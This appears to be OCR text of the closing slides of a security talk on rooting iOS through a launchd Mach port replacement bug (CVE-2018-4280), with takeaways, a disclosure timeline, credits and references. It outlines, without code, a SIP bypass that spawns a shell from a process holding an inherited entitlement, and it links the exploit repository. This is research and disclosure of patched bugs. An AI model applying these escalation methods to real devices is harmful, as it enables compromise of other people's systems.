

SafetyNet
CARender Server
Report Crash
launchd
B
blanket


SafetyNet
CARender Server
Report Crash
launchd
B
blanket


SafetyNet
CARender Server
Report Crash
launchd
B
blanket


SafetyNet
CARender Server
Report Crash
launchd
B
blanket


SafetyNet
CARender Server
Report Crash
launchd
blanket
payload


SafetyNet
CARender Server
Report Crash
launchd
blanket
payload

And that is how you root an iPhone by crashing

iOS demo

Takeaways

What we've achieved

- Used a launchd vulnerability to control sysdiagnose, with `task_for_pid-allow`
  - We can control any process on the system
  - SIP bypass
    - Arbitrary kernel code execution!

Unconventional attack surfaces

- Traditional attack surfaces have been hardened
  - Unconventional attack surfaces more attractive
  - Many areas of the OS have not received adequate security auditing

One more thing...

patrick wardle
@patrickwardle

i'm rather fond of the "com.apple.rootless.install.heritable" entitlement ;)

5:43 PM - Nov 11, 2016

4 See patrick wardle's other Tweets

com.apple.rootless.install.heritable

- Allows a process to modify SIP-protected files
- Entitlement is inherited by children!
- Spawn bash from an entitled process
  - Yields a "rootless shell" with SIP disabled

Rootless shell demo

Thank you!

github.com/bazad/launchd-portrep

Credits

History (1)

- https://gist.github.com/taviso/0f02c255c13c5c113406
  Tavis Ormandy's exploit for Apport's vulnerability CVE-2015-1318 is one of only two public exploits I could find that use crashing in a meaningful way.

- https://gist.github.com/taviso/fe359006836d6cd1091e
  Tavis Ormandy's exploit for CVE-2015-1862 targeting Fedora's Abrt utility is the other public exploit that uses crashing.

- http://newosxbook.com/articles/PST2.html
  This 2015 article by Jonathan Levin explains how to use processor_set_tasks() to work around Apple's restrictions on task_for_pid(). processor_set_tasks() was used in Ian Beer's triple_fetch before Apple closed the loophole.

History (2)

- https://bugs.chromium.org/p/project-zero/issues/detail?id=926
  Ian Beer's report on CVE-2016-7612 is the first public reference I'm aware of to the security implications of MIG lifetime semantics.

- https://bugs.chromium.org/p/project-zero/issues/detail?id=954
  Ian Beer's CVE-2016-7633 shows that MIG lifetime issues also affect userspace processes.

- https://bugs.chromium.org/p/project-zero/issues/detail?id=959
  Ian Beer's report on CVE-2016-7637 is the first public demonstration of the Mach port replacement exploit technique. This is also the first demonstration I could find of attacking launchd to perform Mach service impersonation, which was a crucial step in my exploit.

History (3)

- https://bugs.chromium.org/p/project-zero/issues/detail?id=976
  Ian Beer's report on CVE-2016-7661 exploits a Mach port replacement vulnerability in the powerd daemon that is somewhat similar to the vulnerability in this exploit.

- https://bugs.chromium.org/p/project-zero/issues/detail?id=1247
  Ian Beer's triple_fetch exploit, which leveraged CVE-2017-7047, demonstrated many techniques, in particular how to use a task port to call functions in a process, that were instrumental in my exploit.

- https://bugs.chromium.org/p/project-zero/issues/detail?id=1417
  Ian Beer's async_wake project exploited CVE-2017-13861, a Mach port double deallocation in the kernel's IOSurfaceRootUserClient class, which is also similar to this vulnerability.

History (4)

- https://bugs.chromium.org/p/project-zero/issues/detail?id=1529
  Ian Beer reported the Mach port replacement in ReportCrash on February 7, 2018, while my research was ongoing. Apple fixed the issue in iOS 11.3.1 and assigned it CVE-2018-4206.

Timeline

- I discovered the original Mach port replacement vulnerability in ReportCrash sometime between December 2017 and January 2018.

- I discovered the launchd variant in January.

- Ian Beer reported the ReportCrash vulnerability to Apple on February 7.

- I reported both vulnerabilities to Apple on April 13.

- Apple fixed the ReportCrash vulnerability in iOS 11.3.1, released April 24, and assigned it CVE-2018-4206.

- Apple fixed the launchd vulnerability in iOS 11.4.1, released July 9, and assigned it CVE-2018-4280.

Resources (1)

- https://opensource.apple.com/source/xnu/xnu-4570.1.46/
  The source code for the XNU kernel. This is the ultimate reference for how exception handling (and other features) really work.

- https://developer.apple.com/library/content/documentation/Xcode/Conceptual/iPhoneOSABIReference/Articles/ARM64FunctionCallingConventions.html
  The ARM64 function calling convention, which I used to determine how to use a thread port to call arbitrary functions with a large number of arguments.

- https://ianmcdowell.net/blog/nsextension/
  A great online blog post by Ian McDowell about how to use the NSExtension API to launch and communicate with an app extension.

Resources (2)

- https://developer.apple.com/library/content/documentation/General/Conceptual/ExtensibilityPG/
  Apple's documentation on programming app extensions.

- https://ipsw.me
  A convenient way to get links to Apple's IPSW files. This is useful for obtaining the binaries on the root filesystem for reverse engineering.

- http://newosxbook.com/tools/iOSBinaries.html
  Useful binaries compiled for iOS.

Resources (3)

- https://github.com/malus-security/iExtractor
  A tool to extract and reverse iOS sandbox profiles (the specific project is called sandblaster). This tool was instrumental in allowing me to quickly analyze the capabilities of each sandbox I encountered on the device to scope out the most promising attack surfaces.

- https://medium.com/0xcc/bypass-macos-rootless-by-sandboxing-5e24cca744be
  A great article about another SIP bypass on macOS 10.13.5.

Presentation Resources

- https://be5invis.github.io/Iosevka/
- https://ethanschoonover.com/solarized/

Thank you

Thanks to Ian Beer for his amazing iOS security research, especially for discovering novel vulnerability categories and exploit techniques on which my research is based.

Thanks to Jonathan Levin for his iOS internals research, which was invaluable in developing my exploit.

Thanks to Jonathan Levin for updating his iOS binaries to include the com.apple.private.security.container-required entitlement.

Thanks to Kate Stowell and Alban Diquet for helping me organize and refine this presentation.

Brandon Azad

bazad@cs.stanford.edu

@_bazad

bazad